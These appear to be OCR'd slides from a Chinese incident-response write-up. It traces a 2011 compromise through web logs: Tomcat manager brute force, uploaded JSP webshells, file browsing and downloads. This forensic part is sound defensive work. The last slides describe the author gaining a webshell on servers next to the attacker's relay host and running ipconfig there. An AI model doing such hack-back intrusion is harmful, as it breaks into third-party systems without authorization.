件

```
192.168.  - - [04/Nov/2011:02:35:00 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&editfile=%2Fusr%2Flocal%2Fnginx%2Fconf%2Fnginx.conf HTTP/1.0" 200 5540
"http://59.151.  /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fusr%2Flocal%2Fnginx%2Fconf" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML,
like Gecko) Chrome/8.0.552.215 Safari/534.10"
```

```
192.168.  - - [04/Nov/2011:02:38:48 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fserver%2Fwww.  .com%2Fhtdocs%2Ftwell HTTP/1.0" 200 18720
"http://59.151.  /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fserver%2Fwww.  .com%2Fhtdocs" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10
(KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"
192.168.  - - [04/Nov/2011:02:40:22 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Ftmp HTTP/1.0" 200 9142 "http://59.151.  /hyperic-hq/native-lib/sigar-x64-
winnt.jsp?sort=1&dir=/" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"
192.168.  - - [04/Nov/2011:02:40:26 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fstorage%2Flost%2Bfound HTTP/1.0" 200 6290 "http://59.151.  /hyperic-
hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fstorage" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"
192.168.  - - [04/Nov/2011:02:42:05 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&downfile=%2Ftmp%2Fm.tar.gz HTTP/1.0" 200 29796156
"http://59.151.  /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=/tmp/" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko)
Chrome/8.0.552.215 Safari/534.10"
```

- 对WEB日志分析，GET请求的参数根据经验判断:该JSP即具有文件管理功能的WEBSHELL


开发测试



```
[chong.cheng@l-log1.ops.cn1 /logs/[redacted]log]$ zgrep "/manager/html" wapservice1/2011-11-04.gz | awk '{print $6"\t"$7"\t"$9}' |sort |uniq -c
     59 "GET    /favicon.ico    404
     22 "GET    /manager/html   200
      1 "GET    /manager/html   401
      2 "GET    /manager/html   404
     31 "GET    /manager/html/undeploy?path=/jspt       200
      1 "GET    /manager/html/upload    404
      1 "GET    /manager/images/asf-logo.gif    200
     56 "GET    /manager/images/asf-logo.gif    304
      1 "GET    /manager/images/tomcat.gif      200
     56 "GET    /manager/images/tomcat.gif      304
      2 "HEAD   /manager/html   404
  72675 "POST   /manager/html   401
      8 "POST   /manager/html/upload    200
[chong.cheng@l-log1.ops.cn1 /logs/[redacted]log]$

219.232.

[chong.cheng@l-log1.ops.cn1 /logs/[redacted]log]$ zgrep -v "219.232.            " wapservice/2011-11-04.gz |grep -v -E "/twell/|59.151."   |more
118.142..       - - [04/Nov/2011:01:54:34 +0800] "GET /manager/html HTTP/1.1" 401 954 "-" "Opera/9.80 (Windows NT 5.1; U; zh-cn) Presto
/2.9.168 Version/11.52" - -
118.142.        - servermon [04/Nov/2011:01:54:46 +0800] "GET /manager/html HTTP/1.1" 200 13149 "-" "Opera/9.80 (Windows NT 5.1; U; zh-
cn) Presto/2.9.168 Version/11.52" - -
```

- □ 确定沦陷的原因：暴力TOMCAT管理后台弱口令，上传JSP的WEBSHELL，且涉及多台系统


开发测试



```
118.142[redacted]- [04/Nov/2011:02:15:32 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 404 5 "http://59.151[redacted]1/jspt/Help.js
p?actio[redacted]d" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome,[redacted]52.215 Safari/
534.10"
118.142[redacted]- [04/Nov/2011:02:15:33 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 404 979 "http://59.1[redacted]171/jspt/Help.
jsp?act[redacted]and" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chro[redacted].552.215 Safar
i/534.1
118.142[redacted]- [04/Nov/2011:02:15:34 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 200 4695 "http://59.[redacted].171/jspt/Help
.jsp?ac[redacted]mand" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chr[redacted]0.552.215 Safa
ri/534.
118.142[redacted]- [04/Nov/2011:02:16:03 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 200 2705 "http://59.[redacted].171/jspt/Help
.jsp?ac[redacted]mand" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chr[redacted]0.552.215 Safa
ri/534.
118.142[redacted]- [04/Nov/2011:02:16:14 +0800] "GET /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 200 1156 "-" "Mozilla/5.0 (W
indows;[redacted]ows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:16:23 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 404 5 "http://59.151
/hyperi[redacted]ive-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like
Chrome/[redacted]215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:16:25 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 404 5 "http://59.151
/hyperi[redacted]ive-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like
Chrome/[redacted]215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:16:26 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 200 7157 "http://59.
171/hyp[redacted]native-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Geck
o) Chro[redacted]52.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:17:42 +0800] "GET /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 5 "http:/
/59.151[redacted]hyperic-hq/native-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML
, like [redacted]hrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:17:44 +0800] "GET /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 2675 "htt
p://59.[redacted]71/hyperic-hq/native-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KH
TML, li[redacted]) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:17:46 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 2705 "ht
tp://59[redacted]171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebKit/5[redacted]HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:17:54 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht
tp://59[redacted]171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebKit/5[redacted]HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:17:56 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht
tp://59[redacted]171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebKit/5[redacted]HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:17:58 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 4742 "ht
tp://59[redacted]171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebKit/5[redacted]HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:18:30 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 2711 "ht
tp://59[redacted]171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebKit/5[redacted]HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:18:36 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 5 "http:
//59.15[redacted]/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebK
it/534.[redacted]., like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142[redacted]- [04/Nov/2011:02:18:38 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht
tp://59[redacted]171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
:
```

- 日志中请求WEBSHELL的IP地址位置为香港，显然是肉鸡。我想看看究竟是谁闲的蛋疼

开发测试



http://118.142.[redacted].jsp - Windows Internet Explorer
http://118.142.   .jsp
收藏夹
CSDN下载器
Reverse IP Lookup and...
查询某个IP上的所有网...
Re
http://118.142.[redacted].jsp
do

```
ipconfig /all
```

```
Windows IP Configuration   Host Name . . . . . . . . . . . . : pelab-
2u-server   Primary Dns Suffix . . . . . . . :    Node
Type . . . . . . . . . . . . : Unknown   IP Routing
Enabled. . . . . . . . : No   WINS Proxy Enabled. . . . . . . . :
NoEthernet adapter Local Area Connection:   Connection-specific DNS
Suffix  . :    Description . . . . . . . . . . . : Intel(R) 82566DC
Gigabit Network Connection   Physical Address. . . . . . . . . : 00-
19-D1-02-62-93   DHCP Enabled. . . . . . . . . . . : No   IP
Address. . . . . . . . . . . : 118.142.        Subnet
Mask . . . . . . . . . . . : 255.255.255.240   Default
Gateway . . . . . . . . . : 118.142.        DNS
Servers . . . . . . . . . . . :
210.0.128.250                                   210.0.128.251
```

- ◘ 香港肉鸡正面没有拿下，但是在隔壁相同应用群的一组服务器拿到了WEBSHELL。继续

开发测试



